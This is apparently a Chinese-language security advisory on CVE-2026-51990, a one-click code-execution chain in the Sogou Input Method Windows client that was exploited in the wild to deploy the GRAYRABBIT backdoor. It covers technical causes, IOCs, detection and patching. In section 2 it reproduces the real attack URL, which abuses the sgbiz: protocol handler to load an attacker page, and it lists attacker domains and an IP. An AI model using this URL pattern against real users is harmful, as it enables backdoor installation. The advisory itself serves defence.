(CVE-2026-51990)已遭在野利用
风险等级:高危
一、漏洞概述

2026年9月10日,Gen Digital 旗下 Gen Threat Labs 公开披露搜狗输入法 Windows 客户端存在一个可一键触发的高危远程代码执行漏洞,编号 CVE-2026-51990。该漏洞并非单一缺陷,而是三个独立弱点被串联成一条完整利用链:系统注册的自定义协议处理器对命令行参数不做校验、内置浏览器页面可被导航至任意地址、以及内置浏览器内核陈旧且在关闭沙箱与同源策略的状态下运行。
攻击者只需诱导用户点击一个特制链接,即可在目标主机上以当前用户权限执行任意代码。研究者已在实际入侵事件中观察到该漏洞被用于投放 GRAYRABBIT 后门,属于已遭在野利用的漏洞。厂商已于 2026 年 4 月 21 日通过自动更新(版本 16.3.0.3498)完成修复,低于该版本的客户端均存在被利用风险。
二、技术原理

(一)三个串联的弱点
上述三个弱点单独看都属实现缺陷,串联后即形成“一次点击完成代码执行”的利用链:攻击者构造的 sgbiz: URL 经协议处理器校验 module 为合法组件(sgmyinput.exe)后,把未校验的 param 参数作为命令行参数传入;SGMyInput.exe 打开 skincenter 页面并创建 CEF 浏览器,随后按参数中的自定义地址导航;由于内置内核停留在 2020 年版本且无沙箱,攻击页面只需利用这六年内公开的任意 Chromium/V8 漏洞即可获得系统权限的代码执行,而无需再突破沙箱。
需要特别提示:即使不利用内核漏洞,同源策略被关闭本身也意味着该浏览器内加载的任意页面可以读取其他来源的内容,可被用于对内网服务的认证态请求与数据窃取。
(二)在野利用中使用的攻击地址形态(域名已做防误点处理)
sgbiz:sg_process?module=sgmyinput.exe¶m=-page%3Dskincenter%20-url%3Dhttps%253A%252F%252Fnoht1ng[.]top%252Ffuckujjbangx.html
URL 解码后 param 的取值为“-page=skincenter -url=https://noht1ng[.]top/fuckujjbangx.html”,即强制打开皮肤中心页面并导航至攻击者站点。
三、影响范围

受影响产品为搜狗输入法 Windows 客户端,公开报道其装机量达数亿,在国内办公与个人终端中使用面极广。任何安装了低于 16.3.0.3498 版本的 Windows 主机,在用户点击特制链接时均可能被一键植入后门。
建议排查范围:办公终端、开发机、运维跳板机及各类生产服务器的 Windows 主机上安装的搜狗输入法客户端版本;对使用统一软件分发的环境,应核对分发源中的安装包版本。
四、在野利用情况
本次公开披露的漏洞为在野发现,漏洞研究者在分析一起实际入侵事件时溯源得到:初始访问发生在搜狗输入法进程链内部。公开信息将该活动归因于 UNC3569(Google Threat Intelligence 长期跟踪的相关威胁组织,目标行业涵盖政府、教育、科技与金融,集中于东亚与东南亚)。

五、危害评估
一旦利用成功,攻击者可在受影响主机上以当前用户权限执行任意代码,进而投放后门、建立持久化、窃取数据,并以此为跳板向内网横向移动。结合“一键触发、无需其他交互”“利用链已公开、可被复现”“已存在在野利用”三项事实,即便该漏洞利用需要诱导点击,办公场景下链接投递成本极低,而后门一旦植入其影响远大于漏洞本身;因此按高危处置,并对未修复终端按“存在被一键植入后门风险”对待。
六、检测与排查
(一)失陷指标(IOC)
以下指标来自披露的漏洞分析报告,可直接用于终端与流量的检测、拦截与回溯;文件哈希为 SHA256。域名与 IP 按惯例做防误点处理,实际配置检测规则时请还原为标准写法。

(二)终端侧排查要点
1) 检查 C:\Users\Public\Documents\ 等公共目录下是否存在 7z.exe、7z.dll(或 7zp.dll)、p、p.7z 等非预期文件;同名 7z.exe 与可疑 7z.dll 成对出现是 DLL 侧加载的典型特征,正常办公终端不应在该路径出现 7-Zip 组件。
2) 核查进程链:biz_helper.exe、SGMyInput.exe、SGWebRender.exe 与 7z.exe 之间的异常调用关系;关注 SGMyInput.exe 启动时携带 -page=skincenter 与 -url= 参数的进程命令行记录。
3) 检查系统与安全设备日志中 sgbiz: 协议被调用的记录(Windows 事件日志、EDR 进程创建与映像加载事件),特别是来自邮件客户端、即时通讯或浏览器的调用来源。
4) 关注内存中存在 RWX 区域且由线程池(而非 CreateThread)触发的执行行为,以及 NTFS 备用数据流(ADS)痕迹。
(三)网络侧排查要点
1) 检测到 mail.uaiubifas[.]top、noht1ng[.]top、8.218.50[.]207 的任何连接或 DNS 查询记录,命中即按失陷处置。
2) 关注 443 端口上“无 TLS 握手特征”的裸 TCP 长连接与固定 4096 字节帧的周期性通信(该后门不使用 TLS,这是可用的检测特征)。
3) 在出口与上网行为管理设备上直接封禁上述域名与 IP,并开启对可疑 sgbiz: 链接的拦截。
七、处置与缓解
(一)首选措施:立即升级
1) 将搜狗输入法升级到 16.3.0.3498 或更高版本。升级后可在输入法“设置—关于/帮助”中核对版本号,低于该版本视为未修复。
2) 优先处置办公终端、开发机与运维跳板机;生产服务器如安装该输入法,一并纳入升级范围。
3) 使用统一软件分发的环境,应确认分发源中的安装包已更新,避免终端“升级”到旧版本。
(二)无法立即升级时的补偿措施
1) 通过组策略或注册表限制自定义协议处理器的调用,对不需要该协议的环境直接禁用 sgbiz: 协议,尤其在浏览器与邮件客户端中阻断外部触发。
2) 在邮件网关、上网行为管理与终端防护上拦截本通告所列 IOC,并开启对可疑 sgbiz: 链接的识别与阻断。
3) 启用应用白名单(AppLocker/WDAC),限制公共目录(如 C:\Users\Public\Documents)中可执行文件与 DLL 的加载,降低侧加载与落地执行的成功率。
4) 对用户开展提示:不点击来源不明、尤其是声称“更换皮肤/下载输入法组件”的链接。
(三)纵深加固建议
本次厂商修复集中在协议处理器入口:新增对 URL 类开关(-url、-firsturl)的校验,仅允许 HTTPS,并以后缀匹配方式将导航限制在 sogou.com、qq.com、woa.com 与 sogou 四条域名白名单内。但内置浏览器内核版本与配置未做修改——无沙箱、同源策略仍被禁用(disable-web-security 与 allow-file-access-from-files 等开关依然生效)。这意味着同类风险仍可能通过其他入口被再次触发。
建议对输入法、截图、下载器等常驻客户端类软件建立准入与版本台账,评估其内置浏览器/协议处理器带来的额外攻击面;对高敏感终端,可评估替换为攻击面更小的输入方案。
八、披露与修复时间线

九、参考来源
1) Gen Threat Labs(Gen Digital):《Gray Rabbits and the Tale of a One-Click Backdoor》,2026-09-10,https://www.gendigital.com/blog/insights/research/one-click-backdoor-sogou
2) NVD:CVE-2026-51990,https://nvd.nist.gov/vuln/detail/CVE-2026-51990
3) BleepingComputer:《Hackers exploit Tencent app flaw to deploy GrayRabbit malware》,2026-09-13
4) The Hacker News:《China-Linked UNC3569 Exploited Sogou Input Method Flaw to Deploy GRAYRABBIT Backdoor》,2026-09-11
5) Google Threat Intelligence / Virus Bulletin 2024:《Down the GRAYRABBIT Hole: Exposing UNC3569 and Its Modus Operandi》

